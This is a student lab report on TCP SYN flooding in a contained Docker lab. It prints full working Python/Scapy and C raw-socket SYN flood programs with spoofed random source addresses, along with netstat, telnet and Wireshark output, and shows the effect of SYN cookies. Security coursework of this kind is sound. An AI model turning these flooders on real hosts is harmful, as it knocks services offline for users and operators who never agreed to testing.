CSE 644 Internet Security Lab-4 (TCP Attacks)

Sneden Rebello

Environment :

```
[02/28/22]seed@VM:~/.../volumes$ dockps
bdd767e2b276  user2-10.9.0.7
489855a5c573  victim-10.9.0.5
3c20b73cea95  user1-10.9.0.6
28079db22c9d  seed-attacker
```

Victims TCP Queue :

```
root@489855a5c573:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
root@489855a5c573:/#
```

Task 1: SYN Flooding Attack

Task 1.1. Launching the Attack Using Python, spoof TCP SYN packets, with randomly generated source IP address, source port, and sequence number. Launch the attack on the target machine:

Let the attack run for at least one minute, then try to telnet into the victim machine, and see whether you can succeed.

The screen shot below shows the normal working of how telnet connection works. Here I connect to user1 from victim.

seed@VM: ~/.../volumes

```
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
489855a5c573 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@489855a5c573:~$ ls
seed@489855a5c573:~$ pwd
/home/seed
seed@489855a5c573:~$
```

The Attack code is shown below.

```
seed@VM: ~/.../volumes
  GNU nano 4.8                     synflood.py
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
send(pkt)

while True:
 pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
 pkt[TCP].sport = getrandbits(16) # source port
 pkt[TCP].seq = getrandbits(32) # sequence number
 send(pkt, verbose = 0)
```

I use the command, 'ip tcp_metrics show' to show existing connections and then flush it to completely clear the history of connections so that it does not interfere with the attack.

```
seed@VM: ~/.../volumes
root@VM:/# ip tcp_metrics show
13.226.31.35 age 15.332sec source 10.0.2.15
34.98.75.36 age 15.556sec source 10.0.2.15
143.204.150.76 age 15.684sec source 10.0.2.15
10.9.0.5 age 9.816sec cwnd 10 rtt 1104us rttvar 1525us source 10.9.0.1
root@VM:/#
```


I confirm to check for existing connections again, below shows that there are no existing connections.

```
root@VM:/# ip tcp_metrics flush
root@VM:/# ip tcp_metrics show
root@VM:/#
```


Below is the victim machine A, where in after I run the code on the attacker, below is the tcp queue details using the netstat command. Initially we see open port, which is on LISTEN state, this shows that it awaits connections. The SYN_REC means half open connections and ESTABLISHED means connections that are successful.

```
seed@VM: ~/.../volumes
root@489855a5c573:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:36271        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             96.160.239.134:26533    SYN_RECV
tcp        0      0 10.9.0.5:23             242.246.52.197:4278     SYN_RECV
tcp        0      0 10.9.0.5:23             52.143.104.38:49837     SYN_RECV
tcp        0      0 10.9.0.5:23             101.243.249.8:12976     SYN_RECV
tcp        0      0 10.9.0.5:23             41.6.51.219:52892       SYN_RECV
tcp        0      0 10.9.0.5:23             197.239.220.187:46328   SYN_RECV
tcp        0      0 10.9.0.5:23             98.5.219.43:61294       SYN_RECV
tcp        0      0 10.9.0.5:23             75.4.207.52:17511       SYN_RECV
tcp        0      0 10.9.0.5:23             43.223.186.229:22608    SYN_RECV
tcp        0      0 10.9.0.5:23             168.87.150.56:41113     SYN_RECV
tcp        0      0 10.9.0.5:23             181.18.67.193:52940     SYN_RECV
tcp        0      0 10.9.0.5:23             115.72.40.168:4039      SYN_RECV
tcp        0      0 10.9.0.5:23             147.183.49.88:55014     SYN_RECV
tcp        0      0 10.9.0.5:23             48.107.195.68:9068      SYN_RECV
tcp        0      0 10.9.0.5:23             197.137.49.6:18307      SYN_RECV
tcp        0      0 10.9.0.5:23             154.45.202.147:53954    SYN_RECV
tcp        0      0 10.9.0.5:23             52.91.48.173:62191      SYN_RECV
tcp        0      0 10.9.0.5:23             161.75.115.132:14075    SYN_RECV
tcp        0      0 10.9.0.5:23             45.214.78.43:15941      SYN_RECV
```

Now to see if the attack worked, we try to telnet to the victim, but we get a connection time out error.



Below shows the wireshark capture during the attack. Multiple SYN packets going from random IP addresses to the victim machine on port 23. Also, we see some TCP retransmissions going from victim to random ip destinations.



<u>Task 1.2:</u> Launch the Attack Using C program Please compile the program on the VM and then launch the attack on the target machine. Please compare the results with the one using the Python program, and explain the reason behind the difference.

Below is the C program attack code -

Attack Code :

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};


/* TCP Header */
struct tcpheader {
   u_short tcp_sport;            /* source port */
   u_short tcp_dport;            /* destination port */
   u_int   tcp_seq;              /* sequence number */
   u_int   tcp_ack;              /* acknowledgement number */
   u_char  tcp_offx2;            /* data offset, rsvd */
#define TH_OFF(th)      (((th)->tcp_offx2 & 0xf0) >> 4)
   u_char  tcp_flags;
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
#define TH_ACK  0x10
#define TH_URG  0x20
#define TH_ECE  0x40
#define TH_CWR  0x80
#define TH_FLAGS        (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
   u_short tcp_win;              /* window */
```

```
    u_short tcp_sum;              /* checksum */
    u_short tcp_urp;              /* urgent pointer */
};

/* Psuedo TCP header */
struct pseudo_tcp
{
        unsigned saddr, daddr;
        unsigned char mbz;
        unsigned char ptcl;
        unsigned short tcpl;
        struct tcpheader tcp;
        char payload[1500];
};

//#define DEST_IP    "10.9.0.5"
//#define DEST_PORT  23  // Attack the web server
#define PACKET_LEN 1500

unsigned short calculate_tcp_checksum(struct ipheader *ip);

/*************************************************************
  Given an IP packet, send it out using a raw socket.
**************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sock < 0) {
      fprintf(stderr, "socket() failed: %s\n", strerror(errno));
      exit(1);
    }

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                    &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}


/******************************************************************
  Spoof a TCP SYN packet.
*******************************************************************/
int main(int argc, char *argv[]) {
   char buffer[PACKET_LEN];
   struct ipheader *ip = (struct ipheader *) buffer;
   struct tcpheader *tcp = (struct tcpheader *) (buffer +
                              sizeof(struct ipheader));
```

```
  if (argc < 3) {
    printf("Please provide IP and Port number\n");
    printf("Usage: synflood ip port\n");
    exit(1);
  }

  char *DEST_IP   = argv[1];
  int DEST_PORT   = atoi(argv[2]);


  srand(time(0)); // Initialize the seed for random # generation.
  while (1) {
    memset(buffer, 0, PACKET_LEN);
    /*********************************************************
      Step 1: Fill in the TCP header.
    ********************************************************/
    tcp->tcp_sport = rand(); // Use random source port
    tcp->tcp_dport = htons(DEST_PORT);
    tcp->tcp_seq   = rand(); // Use random sequence #
    tcp->tcp_offx2 = 0x50;
    tcp->tcp_flags = TH_SYN; // Enable the SYN bit
    tcp->tcp_win   = htons(20000);
    tcp->tcp_sum   = 0;

    /*********************************************************
      Step 2: Fill in the IP header.
    ********************************************************/
    ip->iph_ver = 4;   // Version (IPV4)
    ip->iph_ihl = 5;   // Header length
    ip->iph_ttl = 50;  // Time to live
    ip->iph_sourceip.s_addr = rand(); // Use a random IP address
    ip->iph_destip.s_addr = inet_addr(DEST_IP);
    ip->iph_protocol = IPPROTO_TCP; // The value is 6.
    ip->iph_len = htons(sizeof(struct ipheader) +
                   sizeof(struct tcpheader));

    // Calculate tcp checksum
    tcp->tcp_sum = calculate_tcp_checksum(ip);

    /*********************************************************
     Step 3: Finally, send the spoofed packet
    ********************************************************/
    send_raw_ip_packet(ip);
  }

  return 0;
}


unsigned short in_cksum (unsigned short *buf, int length)
{
  unsigned short *w = buf;
  int nleft = length;
  int sum = 0;
  unsigned short temp=0;

  /*
   * The algorithm uses a 32 bit accumulator (sum), adds
```

```
  * sequential 16 bit words to it, and at the end, folds back all
  * the carry bits from the top 16 bits into the lower 16 bits.
  */
 while (nleft > 1) {
    sum += *w++;
    nleft -= 2;
 }

 /* treat the odd byte at the end, if any */
 if (nleft == 1) {
     *(u_char *)(&temp) = *(u_char *)w ;
     sum += temp;
 }

 /* add back carry outs from top 16 bits to low 16 bits */
 sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
 sum += (sum >> 16);                  // add carry
 return (unsigned short)(~sum);
}

/****************************************************************
 TCP checksum is calculated on the pseudo header, which includes
 the TCP header and data, plus some part of the IP header.
 Therefore, we need to construct the pseudo header first.
*****************************************************************/


unsigned short calculate_tcp_checksum(struct ipheader *ip)
{
 struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
                 sizeof(struct ipheader));

 int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);

 /* pseudo tcp header for the checksum computation */
 struct pseudo_tcp p_tcp;
 memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));

 p_tcp.saddr  = ip->iph_sourceip.s_addr;
 p_tcp.daddr  = ip->iph_destip.s_addr;
 p_tcp.mbz    = 0;
 p_tcp.ptcl   = IPPROTO_TCP;
 p_tcp.tcpl   = htons(tcp_len);
 memcpy(&p_tcp.tcp, tcp, tcp_len);

 return  (unsigned short) in_cksum((unsigned short *)&p_tcp,
                      tcp_len + 12);
}
```

The attack code performs similarly to pythons scapy library, however C turns out to be much faster than python. Below I make sure the victim queue size is the same as the default. In my case default tcp queue size is 256.

```
root@489855a5c573:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
root@489855a5c573:/#
```

I run the attack program, however it requires privileges hence I switched to root user on the VM and ran the code.

```
[02/28/22]seed@VM:~/.../volumes$ sudo su
root@VM:/home/seed/Desktop/tcpattacks/volumes# gcc -o synflo
od synflood.c
root@VM:/home/seed/Desktop/tcpattacks/volumes# synflood 10.9
.0.5 23
synflood: command not found
root@VM:/home/seed/Desktop/tcpattacks/volumes# ./synflood 10
.9.0.5 23
```


Below I run netstat to check the victim's queue content. We notice similar outputs with half open connections.

```
tcp        0      0 10.9.0.5:23            193.156.64.83:48312     SYN_RECV
tcp        0      0 10.9.0.5:23            62.103.112.46:19674     SYN_RECV
tcp        0      0 10.9.0.5:23            209.107.173.66:40783    SYN_RECV
tcp        0      0 10.9.0.5:23            29.105.215.42:59188     SYN_RECV
tcp        0      0 10.9.0.5:23            123.158.184.108:10891   SYN_RECV
tcp        0      0 10.9.0.5:23            153.82.76.96:57852      SYN_RECV
tcp        0      0 10.9.0.5:23            136.128.177.115:40297   SYN_RECV
tcp        0      0 10.9.0.5:23            254.77.90.31:13324      SYN_RECV
tcp        0      0 10.9.0.5:23            134.75.15.91:56765      SYN_RECV
tcp        0      0 10.9.0.5:23            209.74.109.82:47528     SYN_RECV
tcp        0      0 10.9.0.5:23            153.145.24.101:18771    SYN_RECV
tcp        0      0 10.9.0.5:23            148.212.190.110:52088   SYN_RECV
tcp        0      0 10.9.0.5:23            172.198.118.48:34716    SYN_RECV
tcp        0      0 10.9.0.5:23            158.247.195.0:49411     SYN_RECV
tcp        0      0 10.9.0.5:23            119.135.37.35:47802     SYN_RECV
tcp        0      0 10.9.0.5:23            81.71.140.76:23875      SYN_RECV
tcp        0      0 10.9.0.5:23            151.230.39.21:62077     SYN_RECV
tcp        0      0 10.9.0.5:23            105.228.97.123:65148    SYN_RECV
tcp        0      0 10.9.0.5:23            99.51.250.42:9130       SYN_RECV
```

I flush the existing telnet connections again using the command below to prevent any unwanted interference, after which I try running telnet to connect to victim and the connection times out.

```
root@VM:/# ip tcp_metrics flush
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@VM:/#
```


Below is the wireshark capture, here I notice a difference to the previous task, C program sends the SYN faster than python. We can verify that through the wireshark output time details. For example the time difference between 2 successive packets in C is much lesser than the time difference between 2 successive packets sent via Python. This shows that packets sent in C per second were much more than that of sent via python.




No.	Time	Source	Destination	Protocol	Length	Info
461773	2022-02-28 23:08:22.533850023	132.95.65.18	10.9.0.5	TCP	54	64487 → 23 [SYN] Seq=1336778031 Win=20000 Len=0
461774	2022-02-28 23:08:22.533868699	217.207.228.87	10.9.0.5	TCP	54	30452 → 23 [SYN] Seq=660041254 Win=20000 Len=0
461775	2022-02-28 23:08:22.533887941	170.80.13.111	10.9.0.5	TCP	54	43197 → 23 [SYN] Seq=3574846032 Win=20000 Len=0
461776	2022-02-28 23:08:22.533907105	186.227.228.31	10.9.0.5	TCP	54	36621 → 23 [SYN] Seq=2803740748 Win=20000 Len=0
461777	2022-02-28 23:08:22.533923598	229.111.118.116	10.9.0.5	TCP	54	44065 → 23 [SYN] Seq=2726989614 Win=20000 Len=0
461778	2022-02-28 23:08:22.533941816	27.237.20.62	10.9.0.5	TCP	54	5442 → 23 [SYN] Seq=1735682589 Win=20000 Len=0
461779	2022-02-28 23:08:22.533957371	48.185.31.126	10.9.0.5	TCP	54	5655 → 23 [SYN] Seq=2988960097 Win=20000 Len=0
461780	2022-02-28 23:08:22.533975870	216.102.143.50	10.9.0.5	TCP	54	32633 → 23 [SYN] Seq=865717857 Win=20000 Len=0
461781	2022-02-28 23:08:22.533993579	68.203.195.16	10.9.0.5	TCP	54	26252 → 23 [SYN] Seq=1381933390 Win=20000 Len=0
461782	2022-02-28 23:08:22.534011707	31.236.202.75	10.9.0.5	TCP	54	64810 → 23 [SYN] Seq=1054056811 Win=20000 Len=0
461783	2022-02-28 23:08:22.534026564	110.153.104.123	10.9.0.5	TCP	54	48415 → 23 [SYN] Seq=968579425 Win=20000 Len=0
461784	2022-02-28 23:08:22.534044360	149.240.214.33	10.9.0.5	TCP	54	16767 → 23 [SYN] Seq=2964285527 Win=20000 Len=0
461785	2022-02-28 23:08:22.534060378	106.4.169.114	10.9.0.5	TCP	54	6735 → 23 [SYN] Seq=1483557928 Win=20000 Len=0
461786	2022-02-28 23:08:22.534078613	18.34.89.63	10.9.0.5	TCP	54	50335 → 23 [SYN] Seq=3900364821 Win=20000 Len=0
461787	2022-02-28 23:08:22.534095287	180.172.232.109	10.9.0.5	TCP	54	32387 → 23 [SYN] Seq=2493300993 Win=20000 Len=0
461788	2022-02-28 23:08:22.534115959	28.33.83.11	10.9.0.5	TCP	54	25843 → 23 [SYN] Seq=2849927237 Win=20000 Len=0
461789	2022-02-28 23:08:22.534133701	206.72.60.109	10.9.0.5	TCP	54	32736 → 23 [SYN] Seq=3220508715 Win=20000 Len=0
461790	2022-02-28 23:08:22.534150573	1.226.10.79	10.9.0.5	TCP	54	44953 → 23 [SYN] Seq=1047498600 Win=20000 Len=0
461791	2022-02-28 23:08:22.534168106	84.64.172.29	10.9.0.5	TCP	54	34560 → 23 [SYN] Seq=2784702334 Win=20000 Len=0
461792	2022-02-28 23:08:22.534186057	146.19.78.9	10.9.0.5	TCP	54	52171 → 23 [SYN] Seq=2720413718 Win=20000 Len=0
461793	2022-02-28 23:08:22.534202636	203.206.167.106	10.9.0.5	TCP	54	60087 → 23 [SYN] Seq=1598485584 Win=20000 Len=0
461794	2022-02-28 23:08:22.534219292	123.126.16.66	10.9.0.5	TCP	54	22865 → 23 [SYN] Seq=2697326877 Win=20000 Len=0
461795	2022-02-28 23:08:22.534248342	212.235.92.106	10.9.0.5	TCP	54	60993 → 23 [SYN] Seq=3121927234 Win=20000 Len=0
461796	2022-02-28 23:08:22.534310436	188.102.53.0	10.9.0.5	TCP	54	22854 → 23 [SYN] Seq=2142552918 Win=20000 Len=0
461797	2022-02-28 23:08:22.534328865	80.3.247.1	10.9.0.5	TCP	54	27496 → 23 [SYN] Seq=4248279050 Win=20000 Len=0
461798	2022-02-28 23:08:22.534351544	249.225.103.71	10.9.0.5	TCP	54	7957 → 23 [SYN] Seq=1630266162 Win=20000 Len=0
461799	2022-02-28 23:08:22.534366201	185.215.120.114	10.9.0.5	TCP	54	15158 → 23 [SYN] Seq=3758834457 Win=20000 Len=0
461800	2022-02-28 23:08:22.534431255	247.70.8.91	10.9.0.5	TCP	54	2431 → 23 [SYN] Seq=2410005117 Win=20000 Len=0
461801	2022-02-28 23:08:22.534447498	156.66.56.89	10.9.0.5	TCP	54	2913 → 23 [SYN] Seq=380031252 Win=20000 Len=0
461802	2022-02-28 23:08:22.534467312	63.105.112.111	10.9.0.5	TCP	54	24481 → 23 [SYN] Seq=3799098428 Win=20000 Len=0
461803	2022-02-28 23:08:22.534485201	158.175.100.64	10.9.0.5	TCP	54	61876 → 23 [SYN] Seq=3425255984 Win=20000 Len=0
461804	2022-02-28 23:08:22.534504520	63.117.86.94	10.9.0.5	TCP	54	48259 → 23 [SYN] Seq=628836383 Win=20000 Len=0
461805	2022-02-28 23:08:22.534519629	249.137.42.33	10.9.0.5	TCP	54	14338 → 23 [SYN] Seq=347940144 Win=20000 Len=0

<u>Task 1.3:</u> Enable the SYN Cookie Countermeasure Please enable the SYN cookie mechanism, and run your attacks again, and compare the results.


Here I turn tcp_syncookies to an enabled state. I also check to see the current cookie state and the final cookie state after enabling.



Below I run the attack code in the previous task to check if the attack works. I notice the netstat queue details which are similar to the other tasks. However when I try to telnet to the victim, it telnets without any wait time, different from the other tasks.



Below shows the wireshark capture of the attack.



